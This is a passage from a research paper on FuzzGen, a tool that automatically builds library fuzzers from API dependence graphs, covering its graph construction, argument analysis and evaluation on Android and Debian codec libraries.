Starting from the entry basic block of a root function, FuzzGen iteratively removes *every* basic block that does *not* contain a `call` instruction to an API call. If a basic block contains multiple `call` instructions to API functions, the basic block is split into multiple A^2DG nodes with one API call each. If a basic block calls a non-API function, FuzzGen recursively calculates the A^2DG for the callee and results are integrated




Figure 3: The FuzzGen workflow. FuzzGen starts with a CFG (a) and extracts the corresponding A^2DG (b) (see (c) for the graph of another module). The two A^2DG graphs are then merged (d). The merged A^2DG is then used to create fuzzers based on function orders (e). These graphs are autogenerated by FuzzGen.

into the caller's A^2DG. The pass integrates the calls into the root function. If the same non-API function is invoked multiple times, it is marked as a repeating function in the graph, avoiding an explosion of the graph's complexity. The algorithm to create the A^2DG is shown in Algorithm 1. A call stack (C_S) prevents unbounded loops when analyzing recursive functions. Two maps (M_{entry} and M_{exit}) link basic blocks to individual nodes in the A^2DG, allowing the algorithm to locate the A^2DG node a basic block corresponds to. Note that the only case where M_{entry} and M_{exit} are different is when a basic block contains more that one call to an API function.

After A^2DG construction, each node represents a single API call. The A^2DG allows FuzzGen to *isolate* the flows between API calls and expose their control dependencies. Basic A^2DG construction is a static analysis which results in some over-approximation during CFG construction due to indirect function calls. FuzzGen uses an LLVM *Link Time Optimization* (LTO) analysis pass to extract this information.

Coalescing A^2DG graphs. After generating A^2DGs for each consumer, FuzzGen merges them into a single A^2DG:

Select any two A^2DG graphs and try to coalesce them together. Repeat this process until there are no two A^2DG that can be coalesced together.

To coalesce two A^2DGs they **must** have at least one node in common. Two nodes are considered "common" if they invoke the same API call with the same arguments of the same type. FuzzGen starts from the root and selects the first common node. FuzzGen then removes the node from one graph and migrates all children, along with their sub trees, to the other A^2DG, continuously merging common nodes. A common node is a requirement, as placing the nodes from the second A^2DG at random positions will likely result in illegal target states. If there are no common nodes, FuzzGen keeps the A^2DGs separate, synthesizing two different fuzzers.

Figure 3 (d) shows an example of the A^2DG produced after coalescing the two A^2DGs in Figure 3 (b) and (c). The nodes with function `opus_decoder_destroy` are coalesced (as the argument is a handle, which has the same type), but other nodes like `opus_decoder_ctl` are not coalesced as the arguments are different. It is possible for the coalesced A^2DG to result in an *inconsistent state*, which results in an API *misuse*. That is, the coalesced A^2DG may contain a path (i.e., a subset of API calls) that violates API usage and therefore causes problems to execution state of the library. In Appendix A, we explain this problem in detail.

Our experiments showed that it may be feasible to coalesce two A^2DGs without common nodes by backward-slicing and locating function usages that invoke the API call. We leave this along with other heuristics to coalesce A^2DGs into a single one, for future work.

Precision of A^2DG construction. The current FuzzGen A^2DG construction has two sources of imprecision: static analysis and merging. First, the static analysis results in an over-approximation of paths. This may result in false posi-

Algorithm 1: A^2DG construction.

Input: Function F to start A^2DG construction
Output: The corresponding A^2DG

Function make_AADG(Function F)
  ▷ "$A \cup_= B$" is shorthand for "$A = A \cup B$"
  if $F \in C_S$ **then return** $(\emptyset, \emptyset)$ **else** $C_S \cup_= \{F\}$
  $G_{A^2DG} \leftarrow (V_{A^2DG}, E_{A^2DG})$
  foreach *basic block* $B \in CFG_F$ **do**
    ▷ An *empty* vertex is not associated with an API call
    Create *empty* vertex u, $V_{A^2DG} \cup_= \{u\}$,
     $M_{entry}[B] \leftarrow u$
  $Q \leftarrow \{entry_block(F)\}$ ▷ single entry point
  while Q *is not empty* **do**
    remove basic block B from Q
    $v \leftarrow M_{entry}[B]$
    foreach `call` *instruction* $c_i \in B$ *in* ***reverse*** *order* **do**
      if $c_i.callee \in \mathcal{F}_{API}$ **then**
        if v *is empty* **then**
          $v \leftarrow c_i$, $M_{entry}[B] \leftarrow v$, $M_{exit}[B] \leftarrow v$
        else
          ▷ if already exists, split node
          $u \leftarrow c_i$
          $V_{A^2DG} \cup_= \{u\}$, $E_{A^2DG} \cup_= \{(u,v)\}$
          $v \leftarrow u$, $M_{entry}[B] \leftarrow u$
      else
        $AADG' \leftarrow$ make_AADG(c_i)
        Create *empty* vertex *sink*
        $V_{A^2DG} \cup_= V_{A^2DG'} \cup \{sink\}$
        $E_{A^2DG} \cup_= E_{A^2DG'}$
        foreach *leaf* $v_l \in AADG'$ **do**
          $E_{A^2DG} \cup_= \{(v_l, sink)\}$
        foreach *root* $v_r \in AADG'$ **do**
          $E_{A^2DG} \cup_= \{(v, v_r)\}$
    foreach *unvisited successor block* B_{adj} *of* B **do**
      add B_{adj} to Q
      $E_{A^2DG} \cup_= \{(M_{exit}[B], M_{entry}[B_{adj}])\}$
  ▷ Drop empty nodes from AADG
  foreach *empty node* $v \in AADG$ **do**
    foreach *predecessor* p *of* v **do**
      foreach *successor* s *of* v **do**
        $E_{A^2DG} \cup_= \{(p,s)\}$
    remove v and its edges from V_{A^2DG}
  $C_S \leftarrow C_S - \{F\}$
  return G_{A^2DG}

tives due to illegal API sequences that do not occur in real programs. Second, the merging process may over-eagerly merge two A^2DGs with different or slightly different parameters, resulting in illegal API sequences. We will discuss these sources of false positives in Section 7.

4.3 Argument flow analysis

To create effective fuzzers, the A^2DG requires both control and data dependencies. To construct the *data* dependencies between API calls FuzzGen leverages two analyses: *argument value-set inference* (what values are possible) and *argument dependence analysis* (how are individual variables reused).

Argument value-set inference. Argument value-set inference answers two questions: *which* arguments to fuzz and *how* to fuzz these arguments. Supplying arbitrary random values (i.e., "blind" fuzzing) to every argument imposes significant limitations both in the efficiency and the performance of fuzzing. Contexts, handles, and file/socket descriptors are examples that result in large numbers of false positives. Supplying random values for a descriptor in an API call results in *shallow coverage* as there are sanity checks at the beginning of the function call. Some arguments present diminishing returns when being fuzzed. Consider an argument that is used to hold output, or an argument that is part of a `switch` statement. In both cases, a fuzzer will waste cycles generating large inputs, where only a few values are meaningful. To better illustrate this, consider a fuzzer for `memcpy`:

```
void *memcpy(void *dest, const void *src, size_t n);
```

Supplying arbitrary values to `n` makes it inconsistent with the actual size of `src`, which results in a segmentation fault. However this crash does not correspond to a real bug. Also, the fuzzer may invest many cycles generating random values for the `dest` argument, which is never read by `memcpy()` (please ignore the corner case of overlapping source and destination arguments for the sake of the example).

Our analysis classifies arguments into two categories according to their type: *primitive arguments* (e.g., `char`, `int`, `float`, or `double`) and *composite arguments* (e.g., pointers, arrays, or structs). The transitive closure of composite arguments are a collection of primitive arguments—pointers may have multiple layers (e.g., double indirect pointers), structures may contain nested structures, or arrays—and therefore they *cannot* be fuzzed directly. That is, they cannot be assigned a random (i.e., fuzz) value, upon the invocation of the API call but require type-aware construction. Consider an API call with a pointer to an integer as the first argument. Clearly, fuzzing this argument results in segmentation faults when the function dereferences a likely invalid pointer. Instead, the pointer should point to an integer. The pointed-to address can be safely fuzzed. FuzzGen performs a data-flow analysis in the target library for every function for every argument, to infer the possible values that an argument could get.

Argument dependence analysis. Data-flow dependencies are as important as control-flow dependencies. A fuzzer must not only follow the intended sequence of API calls but must also provide matching data flow. For example, after creating a context, it must be passed to specific API calls for further processing. If this does not occur, it will likely result in a violation of a state check or a spurious memory corruption.




Figure 4: FuzzGen implementation overview.

Data-flow dependencies in an A^2DG can be intra-procedural and inter-procedural. First, FuzzGen identifies data dependencies through static per-function alias analysis of the code using libraries, tracking arguments and return values across API calls. Static alias analysis has the advantage of being complete, i.e., allowing any valid data-flow combinations but comes at the disadvantage of imprecision. For example, if two API calls both leverage a parameter of type `struct libcontext` then our static analysis may be unable to disambiguate if the parameters point to the same instance or to different instances. This over-approximation can result in spurious crashes. FuzzGen leverages backward and forward slicing on a per-method basis to reduce the imprecision due to basic alias analysis.

Second, FuzzGen identifies dependencies across functions: For each edge in the A^2DG, FuzzGen performs another data flow analysis for each pair of arguments and return values to infer whether whether they are dependent on each other.

Two alternative approaches could either (i) leverage concrete runtime executions of the example code which would result in an under-approximation with the challenge of generating concrete input for the runtime execution or (ii) leverage an inter-function alias analysis that would come at high analysis cost. Our approach works well in practice and we leave exploration of more precise approaches as future work.

The A^2DG (i.e., API layout) exposes the order and the dependencies between the previously discovered API calls. However, the arguments for the various API calls may expose further dependencies. The task of this part is twofold: *First*, it finds dependencies between arguments. For example, if an argument corresponds to a context that is passed to multiple consecutive API calls it should likely not be fuzzed between calls. *Second*, it performs backward slicing to analyze the data flow for each argument. This gives FuzzGen some indication on how to initialize arguments.

4.4 Fuzzer stub synthesis

Finally, FuzzGen creates fuzzer stubs for the different API calls and its arguments through the now complete A^2DG. An important challenge when synthesizing fuzzer stubs is to balance between depth and breadth of the A^2DG exploration. For example, due to loops, a fuzzer stub could continuously call the same API function without making any progress.

Instead of generating many fuzzer stubs for each A^2DG, FuzzGen creates a single stub that leverages the fuzzer's entropy to traverse the A^2DG. At a high level, a stub encodes all possible paths (to a certain depth) through the A^2DG. The first bits of the fuzzer input encode the path through the API calls of the A^2DG. Note that FuzzGen only encodes the sequence of API calls through the bits, not the complete control flow through the library functions themselves. The intuition is that an effective fuzzer will "learn" that if certain input encodes an interesting path, mutating later bits to explore different data-flow along that path. As soon as the path is well-explored, the fuzzer will flip bits to follow an alternate path.

5 Implementation

The FuzzGen prototype is written in about 19,000 lines of C++ code, consisting of LLVM/Clang [25] passes that implement the analyses and code to generate the fuzzers. FuzzGen generated fuzzers use libFuzzer [33] and are compiled with Address Sanitizer [34].

FuzzGen starts with a target library and performs a whole system analysis to discover all consumers of the library. The library and all consumers are then compiled to LLVM bitcode as our passes work on top of LLVM IR. Figure 4 shows a high level overview of the different FuzzGen phases.

The output of FuzzGen is a collection (one or more) of C++ source files. Each file is a fuzzer stub that utilizes libfuzzer [33] to fuzz the target library.

Target API inference. FuzzGen infers the library API by intersecting the functions implemented in the target library and those that are declared in the consumers' header files.

A^2DG construction. FuzzGen constructs a per-consumer A^2DG by filtering out all non-API calls from each consumer's CFG, starting from the root functions. For program consumers, the root function is `main`. To support libraries as consumers, root functions are functions with no incoming edges (using a backwards data-flow analysis to reduce the imprecision through indirect control-flow transfers).

Attribute	Description
dead	Argument is not used
invariant	Argument is not modified
predefined	Argument takes a constant value from a set
random	Argument takes any (random) value
array	Argument is an array (pointers only)
array size	Argument represents an array size
output	Argument holds output (destination buffer)
by value	Argument is passed by value
NULL	Argument is a NULL pointer
function pointer	Argument is a function pointer
dependent	Argument is dependent on another argument

Table 1: Inferable argument attributes from value-set analysis.

Internal Argument Value-Set inference. Possible values and their corresponding types for the function arguments are calculated through a per-function data flow analysis. FuzzGen assigns different attributes to each argument based on these observations. These attributes allow the fuzzer to better explore the data space of the library. Note that this process is imprecise due to aliasing. Table 1 shows the set of possible attributes. For example, if an argument is only used in a switch statement, it can be encoded as a set of *predefined* values. Similarly, if the first access to an argument is a write, the argument is used to *output* information. Arguments that are not modified (such as file descriptors or buffer lengths) receive the *invariant* attribute.

External Argument Value-Set inference. Complementing the internal argument value-set inference, FuzzGen performs a backward slice from each API call through all consumers, assigning the same attributes to the arguments.

Argument Value-Set Merging. Due to imprecision in the analysis or potential misuses of the library, the attributes of the arguments may differ. We need to carefully consolidate the different attributes for each argument when merging the attributes. Generally, FuzzGen's analysis is more accurate with external arguments. These arguments tend to provide real use-cases of the function. Any internal assignments that give concrete values, are used to complement the externally observed values. Value-set merging is based on heuristics and may be adjusted in future work.

Dependence analysis. Knowing the possible values for each argument is not enough, the fuzzer must additionally know when to reuse the same variable across multiple functions. The dependence analysis infers when to reuse variables and when to create new ones between function calls. FuzzGen performs a per-consumer data-flow analysis using precise intra-procedural and coarse-grained inter-procedural tracking to connect multiple API calls. While a coarse-grained inter-procedural analysis may result in imprecision, it remains tractable and scales to large consumers. The analysis records any data flow between two API functions in the A^2DG. Similarly to other steps, aliasing may lead to further imprecision.

Failure Heuristics. To handle some corner cases, FuzzGen uses a heuristic to discard error paths and dependencies. Many libraries contain ample error checking. Arguments are checked between API calls and, if an error is detected, the program signals an error. The argument analysis will detect theses checks as argument constraints. Instead of adding these checks to the A^2DG, we discard them. FuzzGen detects functions that terminate the program or pass on errors and starts the detection from there.

A^2DG Coalescing. After initial A^2DG construction, each consumer results in a set of at least one A^2DG. To create fuzzers that explore more state, FuzzGen tries to coalesce different A^2DG. Starting from an A^2DG node where an API call shares the exact same argument types and attributes, FuzzGen continuously merges the nodes or adds new nodes that are different. If the two graphs cannot be merged, i.e., there is a conflict for an API call then FuzzGen returns two A^2DGs. If desired, the analyst can override merging policies based on the returned A^2DGs. However, coalescing may combine an API call sequence that results in a *state inconsistency* (see Appendix A for an example). An analyst may optionally disable coalescing and produce a less generic fuzzer for each consumer. Although this approach cannot expose deeper dependencies, it increases parallelism, as different fuzzers can target different aspects of the library.

A^2DG Flattening. So far, the A^2DG may contain complex control flow and loops. To create simple fuzzers, we "flatten" the A^2DG before synthesizing a fuzzer. Our flattening heuristic is to traverse the A^2DG and to visit each API call at least once by removing backward edges (loops) and then applying a (relaxed) topological sort on the acyclic A^2DG to find a valid order for API calls. While a topological sort would provide a total order of functions (and therefore result in an overly rigid fuzzer), we relax the sorting. At each step our algorithm removes all API functions of the same order and places them in a group of functions that may be called in random order.

Fuzzer Synthesis. Based on a flattened A^2DG, FuzzGen translates nodes into API calls and lays out the variables according to the inferred data flow. The fuzzer leverages some fuzz input to decode a concrete sequence for each group of functions of the same order, resulting in a random sequence at runtime. Before compiling the fuzzer, FuzzGen must also include all the necessary header files. During the consumer analysis, FuzzGen records a dependence graph of all includes and, again, uses a topological sort to find the correct order for all the header files.

FuzzGen Preprocessor. The source code to LLVM IR translation is a lossy process. To include details such as header declarations, dependencies across header files, pointer arguments, array types, argument names, and `struct` names, FuzzGen leverages a preprocessor pass that records this information for later analysis.

	Library Information						Consumer Information					Final A^2DG			
	Name	**Type**	**Src Files**	**Total LoC**	**Funcs**	**API**	**Total**	**Used**	**Total LoC**	**Avg D_c**	**UAPI**	**Graphs**	**Coal.**	**Nodes**	**Edges**
Android	libhevc	video	303	113049	314	1	2	2	3880	0.002	1	10	5	29	58
	libavc	video	190	83942	581	1	2	2	4064	0.002	1	9	4	29	53
	libmpeg2	video	118	19828	179	1	2	2	4230	0.001	1	9	5	30	56
	libopus	audio	315	50983	276	65	23	4	1079	0.074	12	4	4	24	30
	libgsm	speech	41	6145	31	8	9	4	396	0.060	7	4	4	57	88
Deb	libvpx	video	1003	352691	1210	130	40	4	594	0.075	13	4	4	29	46
	libaom	video	955	399645	4232	86	39	4	491	0.106	17	4	4	40	51

Table 2: Codec libraries and consumers used in our evaluation. **Library Information**: **Src Files** = Number of source files, **Total LoC** = Total lines of code (without comments and blank lines), **Funcs** = Number of functions found in the library, **API** = Number of API functions. **Consumer Information**: **Total** = Total number of library consumers on the system, **Used** = Library consumers included in the evaluation, **Total LoC** = Total lines of code of all library consumers (without comments and blank lines), **Avg** D_c = Average consumer density, **UAPI** = Number of API functions used in the consumers. **Final** A^2DG: **Graphs** = Total number of A^2DGs, **Coalesced** = Number of nodes coalesced (same as the number of A^2DGs merges, since our algorithm uses a single node for merging), **Nodes**, **Edges** = Total number of nodes and edges (respectively) in the final A^2DG.

6 Evaluation

Evaluating fuzzing is challenging due to its inherent non-determinism. Even similar techniques may exhibit vastly different performance characteristics due to randomness of input generation. *Klees. et al* [24] set out guidelines and recommendations on how to properly compare different fuzzing techniques. Key to a valid comparison are (i) a sufficient number of test runs to assess the distribution using a statistical test, (ii) a sufficient length for each run, and (iii) standardized common seeds (i.e., a small set of valid corpus files in the right format).

Following these guidelines, we run our fuzzers five (5) times each (since results from a single run can be misleading), with twenty-four (24) hour timeouts. In the FuzzGen experiments, coverage tails off after a few hours with only small changes during the remainder of the test run (see Figure 5). Longer timeouts appear to have a negligible additional effect on our results.

The effectiveness of a fuzzer depends on the number of discovered bugs. However, code coverage is a complementing metric that reflects a fuzzer's effectiveness to generate inputs that cover large portions of the program. Performance is an orthogonal factor as more executed random tests broadly increase the chances of discovering a bug.

Due to the lack of extensive previous work on library fuzzing, we cannot compare FuzzGen to other automatic library fuzzers. As mentioned in Section 1, the primary method for library fuzzing is to (manually) write a fuzzer stub that leverages the libFuzzer [33] engine. We evaluate our FuzzGen prototype on AOSP and Debian. Evaluating and testing FuzzGen on two different systems demonstrates the ability to operate in different environments with different sets of library consumers. Additionally, we compare FuzzGen against libFuzzer stubs written by a human analyst. A second method is to find a library consumer (which is a standalone application) and use any of the established fuzzing techniques. We forfeit the second method as the selection of the standalone application will be arbitrary and highly influence the results. There is no good metric on how an analyst would select the "best" standalone application.

To compare FuzzGen, we select seven (7) widely deployed codec libraries to fuzz. There are two main reasons for selecting codec libraries. *First*, codec libraries present a broad attack surface especially for Android, as they can be remotely reached from multiple vectors as demonstrated in the StageFright [17] attacks. *Second*, codec libraries must support a wide variety of encoding formats. They consist of complex parsing code likely to contain more bugs and vulnerabilities.

We manually analyzed the API usage of each library and wrote manual fuzzer stubs for libhevc, libavc, libmpeg2, and libgsm. Luckily AOSP already provides manually written fuzzers libopus, libvpx, and libaom which we can readily use. Some libraries such as libmpeg2 have complicated interface (see Section 2) and it took several weeks to sufficiently understand all libraries and write the corresponding fuzzer stubs. In comparison, FuzzGen generates a fuzzer in a few minutes given the LLVM IR of the library and the consumers.

Table 2 shows all libraries that we used in the evaluation for AOSP and Debian. Note that the libhevc, libavc, and libmpeg2 libraries have a single API call (see Figure 2 for an example) that acts as a dispatcher to a large set of internal functions. To select the appropriate operation, the program initializes a `command` field of a special `struct` which is passed to the function. Such dispatcher functions are challenging for fuzzer synthesis and we chose these libraries to highlight the effectiveness of FuzzGen.

6.1 Consumer Ranking

When synthesizing fuzzers, methods for consumer selection are important. Fuzzers based on more consumers tend to include more functionality. This functionality, represented by new API calls and transitions between API functions, can

Library	Manual fuzzer information								FuzzGen fuzzer information								Difference		
	Total LoC	Edge Coverage (%)				Bugs Found		exec/ sec	Total LoC	Edge Coverage (%)				Bugs Found		exec/ sec	p	Cov	Bugs
		Max	Avg	Min	Std	T	U			Max	Avg	Min	Std	T	U				
libhevc	308	56.15	55.70	55.32	0.32	2493	23	83	1170	74.50	74.16	74.01	0.18	404	7	29	0.012	+18.46	-16
libavc	306	54.91	50.30	44.71	4.28	283	1	*8	1155	70.62	65.98	64.65	2.33	0	0	151	0.008	+15.68	-1
libmpeg2	457	51.39	49.59	45.42	2.14	1509	3	20	1204	56.95	56.60	56.26	0.26	6753	3	47	0.012	+7.01	0
libopus	125	15.85	15.71	15.16	0.27	0	0	174	624	39.99	35.22	32.63	3.08	110	3	218	0.012	+19.51	+3
libgsm	121	75.55	75.55	75.31	0.00	0	0	5966	490	69.40	68.20	67.40	0.77	229	1	4682	0.012	-7.35	+1
libvpx	122	54.79	54.13	53.61	0.49	0	0	63	481	52.17	50.99	48.05	1.52	464652	1	2060	0.012	-3.14	+1
libaom	69	44.54	35.03	30.40	5.12	57	2	111	1132	41.10	33.43	25.96	5.87	75	2	166	0.674	-1.60	0

Table 3: Results from fuzzer evaluation on codec libraries. We run each fuzzer 5 times. **Total LoC** = Total lines of fuzzer code, **Edge Coverage** % = edge coverage (**max**: maximum covarage from best run, **avg**: average coverage across all runs, **min**: maximum coverage from the worst run, **std**: standard deviation of the coverage), **Bugs found** = Number of total (**T**) and unique (**U**) bugs found, **exec/sec** = Average executions per second (from all runs), **Difference** = The difference between FuzzGen and manual fuzzers (p value from Mann-Whitney U test, unique bugs and maximum edge coverage). *The executions per second in this case are low because all 283 discovered bugs are timeouts.

increase the fuzzer's complexity. An efficient fuzzer must take both the amount of API calls and the underlying complexity into account. It is important to consider how much initialization state should be constructed before fuzz input is injected into the process. It is also important to determine how many API calls should be used in a single fuzzer to target a particular aspect of the library. During the evaluation, we observed that adding certain consumers increased A^2DG complexity without increasing the API diversity or covering new functionality. Merging too many consumers increases A^2DG complexity without resulting in more interesting paths. Adding other consumers lead to the *state inconsistency* problem. Restricting the analysis to few consumers resulted in a more representative A^2DG, but opens another question: which set of consumers provide a representative set of API calls?

FuzzGen ranks the "quality" of consumers from a fuzzing perspective and creates fuzzers from high quality consumers. The intuition is the number of API calls per lines of consumer code (i.e., the fraction of API calls in a consumer) correlates to a relatively high usage of the target API. That is, FuzzGen selects consumers that are "library oriented". We empirically found that using four consumers demonstrates all features of our prototype, such as A^2DG coalescing, and results in small fuzzers that are easy to verify. For the evaluation, the generated fuzzers are manually verified to not violate the implicit API dependencies or generate false positives.

However, in Appendix B we demonstrate how the number of consumers affects the set of API functions and how the generated A^2DGs participate in the fuzzer. The number of applied consumers *tail off* at a certain point. That is, additional consumers increase fuzzer complexity without adding new "interesting" coverage of the API. In future work we plan to explore other heuristics or even random selections of consumers to construct potentially more precise A^2DGs.

Formally, our heuristic for ranking consumers, is called *consumer density*, D_c, and defined as follows:

$$\mathcal{D}_c \leftarrow \frac{\#\ distinct\ API\ calls}{Total\ lines\ of\ real\ code} \tag{2}$$

6.2 Measuring code coverage

Code coverage is important both as feedback for the fuzzer during execution and to compare different fuzzers' ability to explore a given program. Code overage can be measured at different granularities: function, basic block, instruction, basic block edges, and even lines of source code. FuzzGen, like AFL and libFuzzer, uses basic block edge coverage.

For the evaluation, FuzzGen uses SanitizerCoverage [9], a feature that is available in Clang. During compilation, SanitizerCoverage adds instrumentation functions between CFG edges to trace program execution. To optimize performance, SanitizerCoverage does not add instrumentation functions on *every* edge as many edges are considered redundant. This means that the total number of edges that are available for instrumentation during fuzzing do not correspond to the total number of edges in the CFG.

Measuring code coverage for a single fuzzing run may be misleading [24]. To address this, statistical testing is conducted across the five runs to calculate the *average* coverage over time. Since new code paths are found at different times, we cannot simply calculate the average coverage for a given time. To overcome this problem we use *linear interpolation* to approximate the coverage for each fuzzing run at given time intervals. Then we calculate the average code coverage on each interval and visualize it in Figure 5 and Figure 6. Finally, we also report the results of the Mann-Whitney U test, comparing the maximum coverage across all runs for manual/generated fuzzers, according to [3]. The coverage of the FuzzGen generated fuzzers are better ($p < 0.05$, two-tailed) than the manually written fuzzers for all libraries except for libaom, where the result is not statistically significant.

6.3 Android evaluation

To evaluate FuzzGen on Android, we set up a small device cluster (details are shown in Appendix D) to fuzz the first five (5) libraries. Table 3 shows the results of our fuzzing execution. The first observation is that manual fuzzers are




Figure 5: Code coverage (%) over time for each library. Blue line shows the average edge coverage over time for manual fuzzers and orange line shows the edge coverage for the best single run (among the 5) for manual fuzzers. Similarly, the green line shows the average edge coverage for FuzzGen fuzzers, and the red line the edge coverage from best single run for FuzzGen fuzzers.




Figure 6: Code coverage over time for libaom.

smaller in size as they target only a specific part of the library (e.g., a decoding routine). Second, manual fuzzers are more targeted. Due to the focus on a single component, manual fuzzers can expose more bugs in that component compared to FuzzGen fuzzers. Meanwhile, FuzzGen fuzzers are broader and achieve a higher code coverage as they encode more diverse API interactions. This however imposes complexity which results in performance overhead, reducing the number of executions per second. Given more additional resources, FuzzGen fuzzers therefore allow the exploration of a broader program surface in the long run.

To get a better intuition on the evolution of the fuzzing process, we visualize the edge coverage over time as shown in Figure 5a through Figure 5e. The libopus library has lower total coverage (39.99%) than the other libraries tested. This is because all selected consumers focused on the decoding functionality. This aspect is highlighted in Table 2, where the fuzzer includes only 12 API calls while the API exposes 65 functions. A different selection of library consumers that utilize more aspects of the library (e.g., encoding functionality), would result in higher coverage, illustrating that selection of library consumers is crucial for FuzzGen fuzzing.

One of the key advantages of FuzzGen compared to manual fuzzer collection is the scalability and automation that FuzzGen provides. FuzzGen can leverage different sets of consumers to create many different fuzzers (e.g., a fuzzer stub focusing on encoding while another fuzzer stub focuses on decoding), allowing an analyst to explore different parts of the API in depth without having to manually create individual fuzzer stubs. These automatically created fuzzers can run at scale, simplifying the work of the analyst.

6.4 Debian evaluation

The Debian evaluation shows similar results to the Android evaluation. Two (2) additional codec libraries were selected for FuzzGen fuzzer generation. It is important to note the difference in library consumer selection. On Android, consumers are limited to those present in AOSP. On Debian, the

